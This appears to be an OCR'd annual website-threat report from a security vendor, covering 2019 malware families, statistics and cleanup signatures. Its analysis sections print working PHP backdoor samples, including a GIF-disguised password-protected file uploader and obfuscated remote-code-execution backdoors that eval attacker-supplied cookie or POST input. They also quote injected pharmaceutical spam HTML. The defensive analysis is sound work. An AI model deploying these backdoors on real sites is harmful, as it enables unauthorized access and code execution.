
# Malware Families

Our investigations and analysis are a key component in the development of our cleanup rules and signatures. These pieces of code provide our tools with the information required to identify and mitigate a variety of known threats, including SEO spam, hidden backdoors, hacktools, and other malware.

In an ongoing effort to combat malware, our research team is constantly refining their signatures used for cleanup and detection. This year's updates to our signature databases and automation scripts saw an improvement in detection rates and a reduction in false positives — which ultimately led to a more granular view of malware categories and signatures, and a shift in detection from 2018.

## Top Detected Malware

To identify the most common threats facing our clients in 2019, our team aggregated and analyzed data from malware signatures that were detected and cleaned during our Incident Response process.



### *Why is there an overlap in percentages?*

*Our research and remediation teams regularly find more than one type of malware on a compromised website. For example, attackers often plant backdoors on a website after it has been compromised to maintain access to the environment.*

# SEO Spam

SEO spam is one of the fastest growing families over the past few years — and consistently one of the most common infections found on client sites.

During 2019, 62% of client sites contained SEO spam. Infections typically occur via PHP, database injections, or .htaccess redirects.

Websites impacted by SEO attacks often become infected with spam content and redirects that send site visitors to spam landing pages. These attacks can significantly impact rankings and organic traffic from popular search engines like Google, Bing, and Yahoo, who block websites for serving malicious content.

Left untreated, SEO spam can seriously damage a website's reputation and site visitors, and lead to a loss in revenue, hijacked search results, browser warnings, and ultimately blacklisting.

The majority of infected websites contained more than one type of spam injection. Our data saw an average of 12 different types of injected spam on a single website, indicating that attackers use a variety of methods to monetize compromised websites and rank for specific keywords.

**On average, websites infected with SEO spam were found to have 12 different types of injected spam.**

The most popular SEO spam malware was found in the database, and was responsible for infecting website posts and pages with unwanted content. In fact, in 2019 39% of all sites we cleaned for SEO spam infections had their database compromised.

One technique that hackers commonly employed was cloaking, causing search engines and site visitors to see different content on compromised site pages. With this technique, the content of entire websites are replaced with spam and indexed by search engine crawlers. However, when a real visitor comes organically from a search engine, they'll be redirected to a landing page on a third-party website. Webmasters typically see the website as they created it, without any changes or spam content whatsoever.

**In 2019, 39% of all sites cleaned for SEO spam infections had their database compromised.**

Another common technique included injecting blocks of links made invisible by CSS tricks or JavaScript, which are used to help search engines find spam sites and index them. These links are often placed on legitimate pages with the intention of increasing the number of backlinks and boost rankings for spammy websites.

## Common Spam Content

We analyzed SEO spam keywords from SiteCheck to identify the most prevalent themes and keywords on hacked websites.

Unsurprisingly, 59% of spam content was related to pharmaceutical industries, with viagra (31%) and cialis (17%) being the most common keywords in this category.

**59% of spam was related to pharmaceuticals and male enhancement keywords in 2019.**

Replica merchandise spam was another common theme, with 34% of spam detections related to this category. In fact, 27% of all detections promoted fake sport team jerseys for popular leagues like the NFL and NHL.

### Top Spam Themes

- **Viagra**
- **Cialis**
- **Sport jerseys**
- **Pharmacies/no prescriptions**
- **Replica watches**
- **Porn**
- **Turkish escort spam**
- **Essay spam**


These themes have stayed more or less the same for the past 10 years, with relatively few changes.

# Backdoors

Backdoors are one of the most common threats found on compromised websites. In 2019, 47% of infected sites containing at least one backdoor.


When injected into a website, this malware aims to bypass regular access channels to give attackers privileged permissions into the system. Once installed, bad actors use these backdoors to maintain access long after the initial infection has taken place.

At the file level, backdoors are prone to removal during core, theme, and plugin updates. It's typically easier to find and remove common backdoors than it is for other malware categories like database spam, which might be found injected within legitimate **wp_post_entries.**



## Uploaders


The most common type of backdoor found in 2019 fell under the uploaders category. As the name implies, this malicious code allows anyone with the correct path, parameters, and (sometimes) credentials to upload malicious files to the website filesystem. These can be leveraged to drop spam, webshells, or hacktools to the site.



```
GIF89a1
<?php
@error_reporting(NULL);
$me=$_SERVER['PHP_SELF'];
$NameF=$_REQUEST['NameF'];
$nowaddress='<input type=hidden name=address value="'.getcwd().'">';
$pass_up="a13756bf1e2bd46921c135232774fc5f";
if (isset($_FILES["elif"]) and ! $_FILES["elif"]["error"] )
{
        @move_uploaded_file($_FILES["elif"]["tmp_name"], $_FILES["
          elif"]["name"]) ;
        echo $ifupload=" ItsOk ";
}
if(md5($_REQUEST['ssp'])!=$pass_up)
{
        print "<title>403 Forbidden</title><h1>Forbidden</h1><p>You
          don't have permission to access ".$_SERVER['PHP_SELF']."
          on this server </p>";
        die();
        exit();
}
else
{
         $_SESSION['LoGiN']=true;
}
echo "<form action=$me method=post enctype=multipart/form-data> $
  nowaddress <input type=file name=elif ><input type=submit
  value=Upload /></form>";
?>
```

## Remote Code Execution Backdoors

One of the more simple varieties includes remote code execution backdoors, which aren't to be confused with other remote code execution vulnerability exploits.



```
<?php
$qxouwxb = 'tu71py\'405lrm#68cid_3Hbasef9k-*no2gvx';$dayrs = Array();
  $dayrs[] = $qxouwxb[27].$qxouwxb[14].$qxouwxb[15].$qxouwxb[3].$
  qxouwxb[14].$qxouwxb[3].$qxouwxb[2].$qxouwxb[33].$qxouwxb[29].$
  qxouwxb[7].$qxouwxb[16].$qxouwxb[27].$qxouwxb[15].$qxouwxb[29].$
  qxouwxb[7].$qxouwxb[8].$qxouwxb[9].$qxouwxb[16].$qxouwxb[29].$
  qxouwxb[23].$qxouwxb[27].$qxouwxb[27].$qxouwxb[8].$qxouwxb[29].$
  qxouwxb[26].$qxouwxb[3].$qxouwxb[9].$qxouwxb[3].$qxouwxb[15].$
  qxouwxb[20].$qxouwxb[18].$qxouwxb[18].$qxouwxb[9].$qxouwxb[16].$
  qxouwxb[23].$qxouwxb[16];$dayrs[] = $qxouwxb[21].$qxouwxb[30];$
  dayrs[] = $qxouwxb[13];$dayrs[] = $qxouwxb[16].$qxouwxb[32].$
  qxouwxb[1].$qxouwxb[31].$qxouwxb[0];$dayrs[] = $qxouwxb[24].$
  qxouwxb[0].$qxouwxb[11].$qxouwxb[19].$qxouwxb[11].$qxouwxb[25].$
  qxouwxb[4].$qxouwxb[25].$qxouwxb[23].$qxouwxb[0];$dayrs[] = $
  qxouwxb[25].$qxouwxb[36].$qxouwxb[4].$qxouwxb[10].$qxouwxb[32].$
  qxouwxb[18].$qxouwxb[25];$dayrs[] = $qxouwxb[24].$qxouwxb[1].$
  qxouwxb[22].$qxouwxb[24].$qxouwxb[0].$qxouwxb[11];$dayrs[] = $
  qxouwxb[23].$qxouwxb[11].$qxouwxb[11].$qxouwxb[23].$qxouwxb[5].$
  qxouwxb[19].$qxouwxb[12].$qxouwxb[25].$qxouwxb[11].$qxouwxb[34].$
  qxouwxb[25];$dayrs[] = $qxouwxb[24].$qxouwxb[0].$qxouwxb[11].$
  qxouwxb[10].$qxouwxb[25].$qxouwxb[31];$dayrs[] = $qxouwxb[4].$
  qxouwxb[23].$qxouwxb[16].$qxouwxb[28];foreach ($dayrs[7]($_COOKIE,
  $_POST) as $tjijbj => $plhpyjk){function mpoesua($dayrs, $tjijbj, $
  xftvlt){return $dayrs[6]($dayrs[4]($tjijbj . $dayrs[0], ($xftvlt /
  $dayrs[8]($tjijbj)) + 1), 0, $xftvlt);}function jmdwrq($dayrs, $
  ouzokil){return @$dayrs[9]($dayrs[1], $ouzokil);}function ppltp($
  dayrs, $ouzokil){$jjtpapj = $dayrs[3]($ouzokil) % 3;if (!$jjtpapj)
  {eval($ouzokil[1]($ouzokil[2]));exit();}}$plhpyjk = jmdwrq($dayrs,
  $plhpyjk);ppltp($dayrs, $dayrs[5]($dayrs[2], $plhpyjk ^ mpoesua($
  dayrs, $tjijbj, $dayrs[8]($plhpyjk))));}
```

This malware takes code provided by the attacker by using a variety of methods, the most notable being POST, GET, or COOKIE requests. The simplicity and effectiveness makes it extremely common on reinfections — and the top three on our logs.

As an uploader, it can only be reached by people with the correct path and parameters, including credentials, allowing bad actors to upload files without the consent of the webmaster.

## Webshells

Webshells are dashboards that provide an interface for the attacker to the website filesystem. These webshells allow bad actors to perform common functions, including renaming, copying, editing files, changing file permissions, and archiving files.

Some webshells also contain other attack capabilities — like running PHP code, accessing database servers, and triggering other attacks to the server to escalate privileges.

In many instances, attackers scan sites for known backdoors in target hosts, looking to potentially abuse another attacker's backdoor. Backdoors give are particularly effective at eluding modern website scanning technologies — making them one of the most commonly missed payloads, and a leading cause of reinfections.

### Backdoor Mitigation Tips

**• Employ file integrity monitoring tools to identify indicators of compromise.**

**• Create and maintain strong, unique passwords on all accounts.**

**• Use a firewall to filter malicious activity and block access to backdoors.**

**• Keep all software patched with the latest security updates to mitigate risk.**

# Hacktools

The hacktool category is used by our researchers to identify tools planted by bad actors on web servers for their own use. These tools normally don't affect the site itself — instead, they take advantage of server resources for malicious activity.

**In 2019, nearly 3% of websites were found to contain a hacktool.**

Some examples of hacktools may include tools used for mass defacement of a website, spam mailers, botnet scripts, scripts used to fingerprint vulnerable sites on a shared server environment, or tools used for DDoS attacks.

There were a total of 135 new hacktools added to our signature database this year alone, indicating that attackers are constantly innovating and creating new tools to help them hack websites.

Commonly found hacktools include configuration stealers, which read configuration files to steal credentials, addresses of database servers in shared hosting environments, and data from other CMS configuration files.

# Phishing

Phishing campaigns in 2019 typically masqueraded as popular services including webmail, login pages for reputable brands, online banking portals, or landing pages for popular social networks.

Attackers employed targeted email campaigns with messaging containing fear, uncertainty, doubt, or personalized elements to encourage users to navigate to deceptive phishing landing pages.

These landing pages are usually composed of several HTML pages that mimic a login workflow to collect sensitive user information. They also include a PHP script that either emails data to attackers, or stores it somewhere on the site so that it can be obtained at a later date.

The biggest phishing campaigns that our client base saw in 2019 were related to Netflix, followed by PayPal. Our researchers created hundreds of new signatures to detect phishing for popular brands like Microsoft, Apple, and Bank of America.

We also saw a large number of phishing-related signatures created for popular hosting providers and domain name registrars. When successful, these specific campaigns allow attackers to obtain login credentials to websites and server environments.

# Mailers

Mailer scripts are used to send emails from compromised sites without a webmaster's consent. These spam campaigns abuse web server resources, sending out large numbers of emails before a server is detected for sending spam and becomes blacklisted by email service providers and spam authorities.

This type of malware can be a problem for both webmasters and hosting providers, as it can cause mail sent from IPs to be placed into spam folders — or simply rejected entirely.

**In 2019, nearly every phishing campaign saw a mailer script associated with it.**

## Defacements

Hackers are sometimes motivated by political or religious reasons — or simply vandalize a website for hooliganism. This vandalism triggers our tools defacement rules, responsible for over 5.76% of all client-side detections in 2019.

Our top 10 defacement signatures in 2019 were related to generic detections, meaning that our heuristic signatures detected a defacement without associating the attack to a specific hacker group.

## Ecommerce Malware & Credit Card Stealers

In previous years, we saw massive attacks that used the same injections on large numbers of websites. One distinct difference in 2019 was a marked trend in the behaviour of credit card stealing attacks.

Our researchers found that credit card stealing malware is becoming more granular, and hackers aren't aiming to infect large numbers of websites. Instead, they are creating targeted — and highly customized — infections for popular websites that have high traffic volume and a larger user base. Most notably in 2019 was the Magecart infection, which saw a large number of attacks against ecommerce websites for multiple CMS applications, including Magento and WordPress.

**Infections which once targeted large numbers of websites in 2018 are now being highly customized on an individual basis.**

The same script from the same malicious domain can be used on just a handful of websites - sometimes less. And this same campaign may use multiple malicious domains that are swapped out. Encrypted malware is also found to use the same encryption types on a smaller number of websites.

Our researchers also saw evasive techniques coded into skimmers that prevent certain behavior from being launched when certain conditions are met. For example, some skimmers won't load if a visiting browser's developer tools are open.

In 2019, our researchers added 178 new ecommerce malware signatures to SiteCheck, monitoring and detection, and cleanup scripts. Twenty-eight of these were associated with server-side skimmers that are not visible to external scans, highlighting the importance of monitoring for indicators of compromise on any content loaded within device browsers (e.g HTML, Javascript) or at the server level (e.g PHP).


In 2019, over 5,000 websites remotely scanning their environments with SiteCheck were found to contain credit card skimmers, impacting a large number of online shoppers. In addition to these websites, a total of 1,845 blacklisted skimmer resources were detected.

This year alone, our remediation team cleaned over 600 web servers infected with PHP credit card stealers, emphasizing the importance of server-side monitoring to detect indicators of compromise. Client-side credit card stealers were removed from database and Javascript files from over 1,700 websites.

**Over 1,700 client-side and 600 server-side credit card stealers were removed from infected websites in 2019 by the Sucuri remediation team.**

# Top Cleanup Signatures

Now that we've discussed malware family distribution, let's dig a bit deeper to analyze some of the more interesting malware we've encountered on client sites in the past year.




* The Emotet malware dropper represents an emerging threat, accounting for 0.7% of all December 2019 infections.

## Signature: rex.multi_vars.004

Backdoors are an important piece of any infection, enabling attackers to maintain access to compromised websites. We find backdoors in all shapes and sizes — from simple backdoors injected as a single line of code on a theme file, to more complex variations in the form of an entire dashboard with hundreds of kilobytes of code.

The signature rex.multi_vars.004 is a third type, and in 2019 was one of the most prolific backdoors found during cleanup on client sites. The code itself is pretty simple, but the obfuscation is extremely chaotic. Encoded strings are split into many different variables, which are named after random dictionary words



```
<?php
$denotable['1'] .$inking . $finders. $collections['4']. $enhancements
  .
$floor['3'] . $floor['2'].
$floor[0]. $cambridge .$harangue .$humidifying[1] .$maire['1'] .$
  carling['0'].$handiwork[5] . $handiwork['1'] .$drunkard['5'].$
  anomalies[2].

$damita[4] .

$cleaners .
$floor['2'].

$denotable['1'].$bandies[1] .
$conclusively['3'] .$enhancements .$bandies['0'] .

$bandies['0'].$cambridge .$floor['4'] .

$conclusively['3'].

$collections['4']. $enhancements.$floor['3'] .$floor['2'] .$
  incommensurable['6'].

$conclusively['7'] . $conclusively['7'] .$bring['2'] . $drunkard['1']
   .$conclusively['6'].$damita['6'].
$harangue . $breached['1'] .
$maire['1'].$carling['0'].
$damita['3'] .
$handiwork['0'] .$circuitry['7'].$anomalies[2] . $damita[4] .
$cleaners.

$floor['2'].$denotable['1']. $inking.$finders. $collections['4'].$
  enhancements . $floor['3'] . $floor['2'] .$incommensurable['6'].

$conclusively['7']. $conclusively['7'].$bring['2'].$drunkard['1'] . $
  conclusively['6'] .

$damita['6']. $harangue.$breached['1'] . $maire['1'] . $carling['0']
  .$damita['3'].$handiwork['0'] . $circuitry['7'] .$anomalies[2] . $
  damita[4]. $cleaners. $floor['2'].$denotable['1'] . $bandies[1]. $
  bibi . $enhancements . $cambridge. $inking.$damita[5].$cambridge. $
  illness .
$collections[3] .$drunkard['7'] .$conclusively['3']. $conclusively['4
```

*This signature was found targeting primarily WordPress and Joomla websites, impacting over 23% of the websites we cleaned during 2019.*


and combined to execute remote code.

Although this backdoor is pretty easy to spot, the attackers aren't dropping a single one of these files onto the compromised system. Instead, they distribute hundreds of these files throughout the environment.

## Signature: injected.spam-seo_viagra.002

When discussing spam, the conversation typically includes both database and file infections — and this year we had the honor of seeing signatures related to both in our reports.

Our heuristic signatures remove this malicious spam content based on surroundings through a complex set of rules, like the one seen below.




```
<div title="Are for" id="bni887">
<p>ve (for example: fibrosis of the penis,AMD 81to desessualizzare the partner. Are thoughts such as:
å<0x80>œPrimaarteropatia device), in particular, appear to be closelyin the near future because of the increasing
population ofhave documented a prevalence of about 3,000,000 cases. The DE, which must be consideredSildenafil Has been
approvedThe drug is excreted 80% fixed. During the first weeks ofserum prolactin, LH, TSH, free T4, liver profile, PSA. <
a href="http://www.ligos.com/index.php/home/support/">canadian viagra</a> ED Management.</p>
<p>finally, the Tadalafil with doses of 10-20 mg. Will be the doctorless than 21 in the compilation of the
copyrightedIIEF (International and intense seems to reduce the risk of two-thirds ofthe almost normalization and
elimination of all othertake some of the smooth muscles associated with the climax of the copyrightedsexual act.if
youapproach to therapeutic.&#8220;drive&#8220; and sexual of erection that produces a vasodilationdifficult Difficult
Slightly <a href="http://www.bell-horn.com/Orthopedics/Spine-Braces/TRI-MOD-System-Plus">viagra canada</a> 110 AMDShared
document Association of Diabetes specialists (AMD), FedeÅsullåexperience of women, with particular reference.</p>
<p>cation (School AMD), the practical arm of AMD in the training, the life of the person with metabolic disease and/or
diabetes, at- <a href="http://www.apfertilidade.org/buy-cheap-cialis/">cialis 20mg</a> plicanze, for an overall
assessment of compensation, This information is integrated with a minimal set of dataThe identification and recognition
of associated medical(insulin resistance higher): 0.5 x 80 = 40 U.what is your answer to a severe hypotensive state, and
should be immediately stopped and the nitrate andthe cavernous tissue does not contain sildenafil, increasing
theinstead, those rendered functional through technological processes that ar &#8211; removal of component with
dangerous properties, substitution ofhours later at theintake of a dose of Viagra. In this period of time should be
avoidedPosition statement ADA-EASD 2012 for the management of the copyrightedhyperglycemia(IFG): blood Glucose
